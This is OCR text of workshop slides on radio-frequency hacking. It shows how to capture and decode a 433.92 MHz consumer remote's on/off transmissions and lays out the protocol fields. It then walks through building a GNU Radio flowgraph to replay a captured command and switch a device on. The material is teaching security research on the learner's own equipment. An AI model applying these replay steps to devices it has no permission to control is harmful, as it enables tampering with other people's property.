
Documenting Commands

- To facilitate comparison, we'll want to record and condense the extracted output



Documenting Commands

- Using python (or your preferred method) we can clean up the strings quickly



Documenting Commands

- Repeat the steps as shown until you've extracted/recorded all symbols
- Deconstructing the entire transmission gives us the format shown below
  - # of bursts will vary with each press
  - If using different remote, your symbols may differ *slightly…*

```
Burst A/1-10: '1000100010001000100010001000111010001110100011101000111010001000111011101000100011101110100010001110111010001000111011101'
Burst B/11  : '1000100010001000100010001000111010001110100011101000111010001000111010001000100010001000100010001000100010001000100010001'

(Burst:97s,Quiet Period:31s; symbol period ~171us)

Command == (Burst A,Quiet)*10 + Burst B
```

Day 3 Outline

- Target Device
  - Product Overview
  - Product Setup
  - Transmission Frequency
- Capture
  - Receiver Setup
  - Performing Capture
- Signal Deconstruction
  - Inspecting Recording
  - Symbol Extraction
  - Documenting Commands
- Q&A

Day 4

Day 4 Outline

- Protocol Deconstruction
- Replay Attack
  - Setup
  - Running the Attack
- Anticipating Replay Attacks
- Q&A

Day 4 Outline

- Protocol Deconstruction
- Replay Attack
  - Setup
  - Running the Attack
- Anticipating Replay Attacks
- Q&A

Protocol Deconstruction

- So far we've deconstructed the signal from just one button (1 ON)
- To reverse engineer the entire protocol, we'll need other signals to compare
  - On vs. Off
  - Other devices
  - Other remotes
- Pair (or plug in) one additional device, programmed to button 2
- Using our first transmission as a guide, capture/deconstruct the following signals:
  - 1 OFF
  - 2 ON/OFF
  - ALL ON/OFF
  - **If working in groups, use different remotes** for additional variable

Protocol Deconstruction

- Reverse engineering the full command set (for one remote at least), we can identify the format shown below (again, your remote may differ *slightly…)*
- With the protocol understood, we can use this information next for replay attacks and transmission synthesis

BURST	PREAMBLE('START')/ REMOTE ID / DELIMs(?)	DEVICE ID	COMMAND
1_ON :	1000100010001000100010001000 1110100011101 000 1110100011101000011101 0001000111011101 0001000111011101
1_OFF :	1000100010001000100010001000 1110100011101 000 1110100011101000011101 0001000111011101 1101110100010001
2_ON :	1000100010001000100010001000 1110100011101 000 1110100011101000011101 1101110100010001 0001000111011101
2_OFF :	1000100010001000100010001000 1110100011101 000 1110100011101000011101 1101110100010001 1101110100010001
A_ON :	1000100010001000100010001000 1110100011101 110 1110100011101000011101 0001000100010001 0001000111011101
A_OFF :	1000100010001000100010001000 1110100011101 110 1110100011101000011101 0001000100010001 1101110100010001
'STOP':	1000100010001000100010001000 1110100011101 000 1110100011101000011101 0001000100010001 0001000100010001

Day 4 Outline

- Protocol Deconstruction
- Replay Attack
  - Setup
  - Running the Attack
- Anticipating Replay Attacks
- Q&A


Replay Setup

- Open GNU Radio Companion using either CLI or desktop shortcut as shown:

```
-ThinkPad-T440p:~$ gnuradio-companion
me to GNU Radio Companion v3.8.5.0-6-g57bd109d >>>
```


Replay Setup

- With an empty flowgraph open, use the search button to locate blocks by name




Replay Setup

- Add the following blocks as shown:
  - File source
  - Osmocom sink
  - (additional) Variable
  - Multiply Constant
- Double-click block to edit attributes




Replay Setup

- GNU Radio starts w/sample rate variable by default
- Our 2nd variable will be frequency
- Set to “433.92e6” as shown




Replay Setup

- Osmocom sink is our radio device
- Set Ch0 Frequency using our new variable
- (Samp_rate set by default)



Replay Setup

- File source is the recording we will “replay”
- Select the first recording we made for the 1-ON command
- Set repeat to No




Replay Setup

- Set Multiply Constant to ‘1’


Replay Setup

- For Options:
  - Set your preferred title
  - Leave output language as Python
  - GUI: None
  - Run: Run to Completion




Replay Setup

- Lastly, connect the blocks as shown below:



Running the Attack

- Save the flowgraph
- (Make sure radio is plugged in & Device 1 is OFF)
- Hit ‘Run’ button to replay the captured transmission…
- Should see Device 1 switch on – success!




